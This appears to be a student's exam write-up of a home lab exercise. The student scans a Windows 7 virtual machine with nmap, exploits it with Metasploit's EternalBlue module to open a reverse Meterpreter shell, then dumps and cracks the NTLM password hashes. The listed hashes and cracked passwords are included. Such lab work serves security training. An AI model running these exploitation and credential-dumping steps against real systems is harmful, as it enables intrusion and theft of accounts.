CSM EXAM – INEURON

CASE SCENARIO-1

Part A Attacking Phase

Questions-1 Scanning


Task-1 Step-up the lab in your local system after downloading it.

Task-2 Open the system and setup both kali and Windows system into Host-only network for better networking connection else use NAT connection.

Task-3 Now Scan for the Target IP address and perform Network scanning to perform the System attack.


Ans:

- I used ip addr to find the ip address of my attacker machine.




```
┌──(root㉿kali)-[/home/kali]
└─# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:79:8b:ea brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 531sec preferred_lft 531sec
    inet6 fe80::985a:a347:40aa:1492/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/home/kali]
└─# 
```

- Then with the help of netdiscover I find the my windows ip address.



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:60:47:1d      1      60  PCS Systemtechnik GmbH
 10.0.2.15       08:00:27:3b:a5:d0      1      60  PCS Systemtechnik GmbH
```

- After getting the ip address of windows. I used nmap to find the ports, services and OS.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -T5 -Pn 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-30 14:10 EDT
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 30.00% done; ETC: 14:10 (0:00:26 remaining)
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 40.00% done; ETC: 14:11 (0:00:54 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.0015s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:3B:A5:D0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: INEURON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: ineuron-PC
|   NetBIOS computer name: INEURON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-10-30T23:41:05+05:30
| smb2-time:
|   date: 2022-10-30T18:11:05
|_  start_date: 2022-10-30T18:08:22
|_clock-skew: mean: -1h50m01s, deviation: 3h10m31s, median: -1s
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```

Questions-2 Exploitation


Task-4 Get the exploit and the get the reverse connection.

- I searched the OS in the exploit database, there I get eternal blue was perfect for windows 7 ultimate server pack.



```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.2.20-dev                          ]
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search eternalblue

Matching Modules
================


   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > █
```

- By using msfconsle. I searched eternal blue and use the exploit to get the reverse connections.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.0.2.4
lhost ⇒ 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.15
rhost ⇒ 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.15:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 10.0.2.15:445 - 0×00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 10.0.2.15:445 - 0×00000020  50 61 63 6b 20 31                                Pack 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:49171) at 2022-10-30 14:14:47 -0400
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Questions-3 Password Attack

Task-5 Dump the system password and get the System Access.

Ans:

- After getting the metapreter shell connection. I used sysinfo command to check the connection.
- Then I use hashdump command to get the hash of passwords that are available in the Windows.



```
meterpreter > sysinfo
Computer        : INEURON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > hashdump
admin:1002:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ineuron:1000:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
noob:1001:aad3b435b51404eeaad3b435b51404ee:ed009a5dc9ad1848d4fc077205315aed:::
root:1003:aad3b435b51404eeaad3b435b51404ee:126b492f279d1595f0ab2e5c22c8a20c:::
toor:1004:aad3b435b51404eeaad3b435b51404ee:156cb1abce808384cfa960fe47c2cafc:::
meterpreter > 
```

Hash files:

```
admin:1002:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

ineuron:1000:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::

noob:1001:aad3b435b51404eeaad3b435b51404ee:ed009a5dc9ad1848d4fc077205315aed:::

root:1003:aad3b435b51404eeaad3b435b51404ee:126b492f279d1595f0ab2e5c22c8a20c:::

toor:1004:aad3b435b51404eeaad3b435b51404ee:156cb1abce808384cfa960fe47c2cafc:::
```

I used this https://hashes.com/en/decrypt/hash to decrypt hashes to get passwords of all users.

admin: password1

Administrator: 0005170001c084

Guest: 0005170001c084

ineuron: password123

noob: lovely

root: iamadmin


toor: brown

